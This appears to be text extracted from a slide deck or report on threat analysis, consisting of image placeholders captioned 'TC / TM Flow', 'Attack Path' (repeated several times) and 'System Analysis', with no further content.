
TC / TM Flow




Attack Path




Attack Path




Attack Path




Attack Path




Attack Path



Attack Path




Attack Path



System Analysis

